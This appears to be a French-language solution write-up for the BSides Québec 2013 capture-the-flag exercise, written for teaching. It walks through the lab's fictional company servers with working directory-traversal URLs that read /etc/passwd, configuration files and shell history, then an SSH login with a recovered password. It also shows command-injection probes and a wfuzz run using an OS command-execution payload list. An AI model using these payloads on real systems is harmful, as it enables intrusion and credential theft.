



Solutionnaire
Capture the Flag

Security Bsides Québec 2013

Contributeurs :

Patrick Brideau
Mathieu Rigotto
Simon Vigneux

Introduction.....	0
1. Présentation de l'infrastructure	1
2. Présentation des vulnérabilités	3
2.1 Intermarket (www.интермаркет.com).....	4
2.1.1 Vulnérabilité #1 : osCommerce 2.2 - CVE-2004-2021	6
2.1.2 Vulnérabilité #2 : tradeoff.php.....	8
2.1.3 Vulnérabilité #3 : /home/collector/collector.py	9
2.2 TradeOff.es	11
2.2.1 Vulnérabilité #1 : getShippingRates.php	12
2.2.2 Vulnérabilité #2 : PostgreSQL.....	14
2.2.3 Vulnérabilité #3 : tracker.html	17
2.3 Identisec.me	20
2.3.1 Vulnérabilité #1 : service LDAP.....	21
2.3.2 Vulnérabilité #2 : Serveur FTP	22
2.3.3 Vulnérabilité #3 : OpenVPN.....	24
2.3.4 Vulnérabilité #4 : rsync.....	25
2.3.5 Vulnérabilité #5 : Information page d'accueil bgcheck.pl	26
2.3.6 Bonus	27
2.4 Sanctum.It.....	28
2.4.1 Vulnérabilité #1 : SSH	29
2.4.2 Vulnérabilité #2 : RSYNC.....	29
2.4.3 Vulnérabilité #3 : Indices du bgcheck et du RSYSLOG	30
2.5 Market Intelligence (www.market-intel.net)	33
2.5.1 Vulnérabilité #1 : injection SQL dans interop.php.....	34
2.5.2 Vulnérabilité #2 : injection JSON dans interop.php	36
2.6 SecuriCorp (www.securicorp.de)	40
2.6.1 Vulnérabilité #1 : Informations dans le code de bgcheck.pl	41
2.6.2 Vulnérabilité #2 : Méthode POST de bgcheck.pl	42
2.7 The Governor, The Mansion (ou encore Jack Rackham pour les intimes)	46
2.7.1 Vulnérabilité #1 : Domotix.....	46
Conclusion:	54

Introduction

Nous vous présentons dans ce document les solutions possibles permettant d'exploiter les vulnérabilités mises en place lors du Capture The Flag du Security B-Sides de Québec le 31 mai 2013.

Les éléments exposés dans ce document sont à titre indicatif et ne montrent qu'une seule possibilité d'exploitation des systèmes.

Bien entendu, il peut exister d'autres solutions, mais nous ne pouvons pas toutes les présenter. L'idée est de proposer une piste afin de guider les plus débutants dans l'apprentissage de la sécurité informatique... et peut être surprendre les plus expérimentés.

Notre objectif est donc de vous faire connaître les failles de sécurité que vous pouviez exploiter lors du BSides Québec 2013. La finalité est de vous faire prendre conscience que la sécurité est une chose complexe et qu'elle doit être approchée des deux côtés : attaque et défense. Attaque, lors de l'évènement et défense en vous fournissant les moyens de comprendre les vulnérabilités afin que vous puissiez chercher comment les corriger.

Si vous voulez apprendre et rejouer les épreuves du BSides, les sources des systèmes sont disponibles à l'adresse internet ci-dessous. Il vous est donc possible de consulter les codes sources au calme, chez vous, tout en profitant d'un bon verre... de café, bien entendu !

<https://github.com/BSidesQuebec/ctf2013>

Nous ne prôtons pas l'attaque de systèmes qui ne vous appartiennent pas et nous n'encourageons pas les actes illégaux ou criminels.

1. Présentation de l'infrastructure

L'infrastructure CTF du Security B-Sides Québec 2013 est composée de 7 machines Linux hébergées dans l'informatique nuagière d'Amazon (ou autrement dit, le cloud !!).

Le système d'exploitation Linux utilisé est CentOS 6.4 (pas vulnérables à l'exploit kernel récent CVE-2013-2094).

Les 7 environnements représentent 7 compagnies qui ont des relations d'affaires non conventionnelles entre elles. En effet, ces compagnies sont impliquées dans le cyber-crime et le cyber-terrorisme.


Afin de protéger l'identité du chef de l'organisation et pour brouiller le plus de pistes possible, une structure pyramidale a été mise en place. Le but du participant est d'attaquer le bas de la pyramide afin de trouver des informations nécessaires pour atteindre le chef de l'organisation.

Voici un schéma simplifié expliquant les relations entre les compagnies :



Image by Pierre-Seim [CC-BY-SA-3.0 (<http://creativecommons.org/licenses/by-sa/3.0/>)], via Wikimedia Commons

Pour que vous puissiez comprendre les communications entre les systèmes, voici le schéma de l'infrastructure réseau :



2. Présentation des vulnérabilités

Chaque système a un drapeau dans /home/flag.txt. Chacun de ces drapeaux contient de l'information utilisable pour attaquer le dernier système (7^{ème}). L'objectif est d'aller chercher ce drapeau pour le publier en premier sur la liste de distribution du CTF (ctf@bsidesquebec.org) ou via Twitter [@bsidesquebec](https://twitter.com/bsidesquebec).

Lors de l'exploitation d'une vulnérabilité, il est possible que certains drapeaux ne soient pas accessibles par l'utilisateur dont vous avez compromis l'environnement (exemple www-data). Dans ce cas, il est possible d'y accéder d'une autre façon, via une autre vulnérabilité.

Il n'y a aucun pointage comptabilisé lors de l'événement; seule l'atteinte de l'objectif final est récompensée...

2.1 Intermarket (www.интермаркет.com)

InterMarket est une compagnie russe qui vend des marchandises que vous ne trouverez pas ailleurs et à des prix qui défient toute concurrence.


Bien entendu, cette société est une couverture pour un business plus sombre... la vente d'informations au marché noir. Pour assurer son commerce, elle a basé son site Internet sur l'open source OsCommerce 2.2.

Les développeurs qui ont mis en place ces différents systèmes informatiques n'étaient pas les meilleurs ou les mieux payés. Ils ont donc laissé du code non révisé et non testé dans chaque composante du système.

Une API a été développée afin de calculer les frais de livraison. Cette API discute avec un serveur de la compagnie TradeOff dans le but de fixer les tarifs des frais de livraison.

Les données des clients (comme le nom, le prénom, l'adresse et le numéro de carte de crédit) sont transférées vers Market Intelligence. Autant dire que ceci n'est pas très conforme à la norme PCI-DSS!

Voici un schéma récapitulatif des vulnérabilités et des communications trouvées :



2.1.1 Vulnérabilité #1 : osCommerce 2.2 - CVE-2004-2021

L'open source utilisée pour le site marchand, osCommerce 2.2, n'a pas été mise à jour depuis un bon moment.

Un balayage de vulnérabilité standard ne permettait pas de découvrir une façon d'exploiter le système, il fallait déterminer la version d'OS Commerce à partir du code public et faire une recherche manuelle pour des vulnérabilités.

La version installée était vulnérable et un exploit avait été publié à l'adresse suivante : <http://www.securityfocus.com/bid/10364/exploit>

Cette version d'osCommerce est vulnérable à du « directory transversal », c'est-à-dire qu'avec une URL formatée d'une certaine façon (../), il est possible de récupérer des fichiers hébergés sur le serveur à l'extérieur de la section publique du site web.

Ces fichiers peuvent contenir de l'information intéressante pour un pirate informatique à la recherche de nouveaux accès sur le système.

Le fichier /home/flag.txt n'est pas accessible par l'utilisateur du service web. Il faut donc obtenir d'autres accès pour le lire.

Ainsi, nous pouvons par exemple obtenir le fichier /etc/passwd qui nous permet de lister les utilisateurs du serveur.

Voici l'URL qui permet cet exploitation :

http://www.xn--80ajbjmkfzcp.com/admin/file_manager.php?action=download&filename=../../etc/passwd

Avec ce fichier, nous voyons que le système a un utilisateur mysql, ce qui laisse penser que la base de données du même nom peut s'exécuter sur le serveur.

Pour cela tentons de récupérer le fichier de configuration habituellement stocké dans /etc/my.cnf :

http://www.xn--80ajbjmkfzcp.com/admin/file_manager.php?action=download&filename=../../etc/my.cnf

En éditant le fichier récupéré nous obtenons les identifiants de l'utilisateur webcommerce... Qu'elle est belle la sécurité de ce site !

La même information aurait pu être trouvée directement dans les fichiers de configuration de l'application osCommerce :

http://www.xn--80ajbjmkfzcp.com/admin/file_manager.php?action=download&filename=catalog/includes/configure.php

Ok, alors maintenant nous pouvons nous connecter à la base de données à l'aide de la commande suivante:

```
mysql -u webcommerce -p -h node.xn--80ajbjmkfzcph.com
```

Malheureusement les informations trouvées dans la base de données ne sont pas forcément pertinentes, aucune information n'est disponible pour obtenir de nouveaux accès au serveur.

Suite à la consultation du fichier de mot de passe, nous savons maintenant que l'utilisateur webcommerce est présent sur le serveur et qu'il possède un home directory...

Bien que nous ne puissions pas lister le contenu des répertoires, on peut s'attendre à ce que certains fichiers standards soient présents.

Voyons si nous pouvons récupérer son historique de commandes shell :

```
www.xn--80ajbjmkfzcph.com/admin/file\_manager.php?action=download&filename=../../home/webcommerce/.bash\_history
```

Quand nous analysons le fichier nous pouvons voir que l'administrateur du serveur n'était vraiment pas doué avec Linux... nous remarquons que le mot de passe de l'utilisateur webcommerce est écrit en texte clair au début du bash history :

```
passwd "the answer to life the universe and everything is 42"
```

Il ne reste plus qu'à tenter de nous connecter avec ces informations :

```
ssh node.xn--80ajbjmkfzcph.com -l webcommerce
```

> You've got a shell (!)

Vous pouvez maintenant vous promener plus facilement sur le serveur et ainsi trouver d'autres informations utiles.

> You've got a flag (!)

```
{FLAG}Y291cnR5YXJkX2dhZGVzX29wZW5fZW5hYmxlOkpQWVRESII0MzBKTThSNThtBWUg1Cg==
```


```
courtyard_gates_open_enable:JPYTDJR430JM8R58AYH5
```

2.1.2 Vulnérabilité #2 : tradeoff.php

À l'aide des indices dans les interfaces graphiques du site web osCommerce, vous pouvez voir qu'il est possible d'attaquer Tradeoff corporation à partir d'osCommerce.

Indice dans la page de validation de la commande

Shipping Method

Please select the preferred shipping method to use on this order. **Please Select** 

Per Item		
Best Way	\$2.50	<input checked="" type="radio"/>
Table Rate		
Best Way	\$0.00	<input type="radio"/>
TradeOff Corporation <--- Hack me!		
Ground Shipping	\$720.00	<input type="radio"/>

Indice dans la console d'administration du module des frais de livraison


Administration

Configuration	Shipping Modules
Catalog	
Modules	
Payment	
Shipping	
Order Total	
Customers	
Locations / Taxes	
Localization	
Reports	
Tools	

Modules
Flat Rate
Per Item
Table Rate
TradeOff Corporation <--- Hack me!
United Parcel Service
United States Postal Service
Zone Rates
Module Directory: /var/www/html/catalog/includes/modules/shipping/

Votre connexion SSH vous donne ainsi accès aux fichiers du serveur et, avec un peu de motivation, vous pouvez trouver le code qui sert à obtenir le prix du shipping via Tradeoff.

Puisque c'est l'installation par défaut d'osCommerce, c'est à l'endroit suivant qu'est stocké le module de "shipping" :

```
/var/www/html/catalog/includes/modules/shipping/tradeoff.php
```

En analysant le code source de tradeoff.php, vous pouvez noter quelques particularités :

```
1
    $request = join('&',
array('KEY=dsYQu9ME1Et84W8tQEHhDgQh2wiEh9gJQSEFyIwkfEr4E6803
msYJNwGqK0jqmW0z0nzRMOqAA5SvQo0BH8xpaMy8Wsr9FRkxu1wAhYZd3KzE
utMkdjYaAN/pKmjLWwdftttIkHI5JMMWQW',
        'rates=' . "standard"));

    $http = new httpclient();
    if ($http->Connect('www.tradeoff.es', 80)) {
        $http->addHeader('Host', 'www.tradeoff.es');
        $http->addHeader('User-Agent', 'osCommerce');
        $http->addHeader('Connection', 'Close');

        if ($http->Get('/api/getShippingRates.php?' .
$request)) $body = $http->getBody();
```

Ce code contient deux d'informations importantes :

- l'URL de l'API
- l'API key pour s'authentifier au serveur d'API.

Vous remarquerez que ce serveur fait appel à l'API de TradeOff pour obtenir des "rates", c'est-à-dire les valeurs des frais de livraison pour l'envoi postal.

Il est à se demander s'il est possible d'exploiter cette API. Pour cela, il faut aller voir dans la section 2.2.1 qui présente la vulnérabilité du serveur de TradeOff Corporation.

2.1.3 Vulnérabilité #3 : /home/collector/collector.py

Lors de l'analyse du fichier /etc/passwd à la vulnérabilité #1, vous avez pu remarquer l'utilisateur collector. En jetant un coup d'œil dans son home directory, vous y retrouvez un script en python nommé **collector.py** et un fichier de journaux associé qui est **collector.log**.

Après une analyse du script, vous devriez avoir remarqué que :

- Ce programme se connecte à api.market-intel.net et envoie l'information des clients.
- La section « Junk Yard » présente un ancien compte postgres qui possède une relation de confiance avec le serveur de Tradeoff corporation. Cela permet à IntelMarket de se connecter à la base de données sans mot de passe (voir 2.2.1).

- Le fichier collector.log inclut de l'information au sujet du fonctionnement du système, c'est-à-dire :
 - le format du JSON envoyé au serveur,
 - l'API key utilisée par le serveur,
 - l'adresse du rapport hébergé sur le serveur suite à l'exploitation (et le délai de 30 minutes associé).

Sending: {JSON}

Got response: Access granted for API KEY: \$API_KEY

**Thank you, you can review your contribution here (30 minutes):
[https://api.market-intel.net/report/contrib.\\$RANDOM.php](https://api.market-intel.net/report/contrib.$RANDOM.php)**

Une première tentative d'utilisation de collector.py vous indique que le certificat SSL client pour se connecter à l'API est malheureusement échoué. Il vous faut obtenir un autre certificat valide.

Heureusement, une installation est en cours chez TradeOff Corporation et un certificat de 10 années a été généré pour la durée des tests (!?!). Vous trouverez de l'information sur la manière de récupérer ce certificat à la section 2.2.3.

L'exploitation de la vulnérabilité #3 (json) sera expliquée plus en détails dans la partie 5 - Market Intelligence.


2.2 TradeOff.es

TradeOff est une entreprise de livraison de marchandises. Les sites de commerce en ligne font majoritairement affaire avec TradeOff car elle affiche un sérieux et un souci de la sécurité de ses données plus qu'exemple.

Derrière cette boutique à la présentation soignée, se cache en réalité une véritable machination. Et oui, TradeOff est impliquée dans notre organisation crapuleuse, mais ses objectifs sont louables car en réalité sa participation dans l'organisation n'a pour but que de justifier son ultime objectif : être la première entreprise à livrer dans l'espace.

C'est la raison pour laquelle elle héberge un traceur en temps réel de la station spatiale internationale ISS.

Pour mieux comprendre TradeOff, voici le schéma récapitulatif vous présentant les composantes du système :



2.2.1 Vulnérabilité #1 : getShippingRates.php

La première vulnérabilité se manifeste dans getShippingRates.php. Ce script est interrogé par l'API d'InterMarket lors du calcul des frais de transports (2.1.2).

En testant certains caractères sur le paramètre "rates" de getShippingRates.php à l'aide d'un outil de fuzzing web comme wfuzz ou webscarab vous découvrirez que c'est un shell exec qui affiche le contenu du fichier passé en entrée:

Utilisation normale:

<http://node.tradeoff.es/api/getShippingRates.php?KEY=dsYQu9ME1Et84W8tQEHHdgQh2wiEh9gJQSEFylwkfEr4E6803msYJNwGgKOjgmW0zOnzRMogAA5SvQo0BH8xpaMy8Wsr9FRkxu1wAhYZd3KzEutMkdjYaAN/pKmjIwWdftttIkHI5JMMWQW&rates=standard>

Utilisation pour détecter la vulnérabilité :

<http://node.tradeoff.es/api/getShippingRates.php?KEY=dsYQu9ME1Et84W8tQEHHdgQh2wiEh9gJQSEFylwkfEr4E6803msYJNwGgKOjgmW0zOnzRMogAA5SvQo0BH8xpaMy8Wsr9FRkxu1wAhYZd3KzEutMkdjYaAN/pKmjIwWdftttIkHI5JMMWQW&rates=standard>;**ls**

Avec wfuzz :

Vous demandez à wfuzz de fuzzer le paramètre « rates » avec la liste command-execution-unix.txt

```
root@nucleus:~# wfuzz -z file,/usr/share/wfuzz/wordlist/fuzzdb/attack-payloads/os-cmd-execution/command-execution-unix.txt "http://node.tradeoff.es/api/getShippingRates.php?KEY=dsYQu9ME1Et84W8tQEHHdgQh2wiEh9gJQSEFylwkfEr4E6803msYJNwGgKOjgmW0zOnzRMogAA5SvQo0BH8xpaMy8Wsr9FRkxu1wAhYZd3KzEutMkdjYaAN/pKmjIwWdftttIkHI5JMMWQW&rates=FUZZ"

*****
* Wfuzz 2.0 - The Web Bruteforcer *
*****

Target: http://node.tradeoff.es/api/getShippingRates.php?KEY=dsYQu9ME1Et84W8tQEHHdgQh2wiEh9gJQSEFylwkfEr4E6803msYJNwGgKOjgmW0zOnzRMogAA5SvQo0BH8xpaMy8Wsr9FRkxu1wAhYZd3KzEutMkdjYaAN/pKmjIwWdftttIkHI5JMMWQW&rates=FUZZ
Payload type: file,/usr/share/wfuzz/wordlist/fuzzdb/attack-payloads/os-cmd-execution/command-execution-unix.txt

Total requests: 70
=====
```

Vous remarquerez que la taille de la réponse, son nombre de lignes, de mots et/ou de caractères change selon la requête envoyée au serveur.

Plus spécifiquement, vous remarquez que le serveur retourne beaucoup d'information lorsqu'il reçoit : " - ;netstat -a; "

ID	Response	Lines	Word	Chars	Request
00001:	C=200	0 L	0 W	0 Ch	" - ; /usr/bin/id "
00002:	C=200	1 L	4 W	54 Ch	" - id;"
00003:	C=200	0 L	0 W	0 Ch	" - /index.html id "
00004:	C=200	0 L	0 W	0 Ch	" - /usr/bin/id "
00005:	C=200	0 L	0 W	0 Ch	" - \n/bin/ls -al\n"
00006:	C=200	0 L	0 W	0 Ch	" - ;id "
00007:	C=200	0 L	0 W	0 Ch	"xec%20cmd="/bin/cat%20/etc/passwd";--> "
00008:	C=200	0 L	0 W	0 Ch	" - \n/usr/bin/id\n"
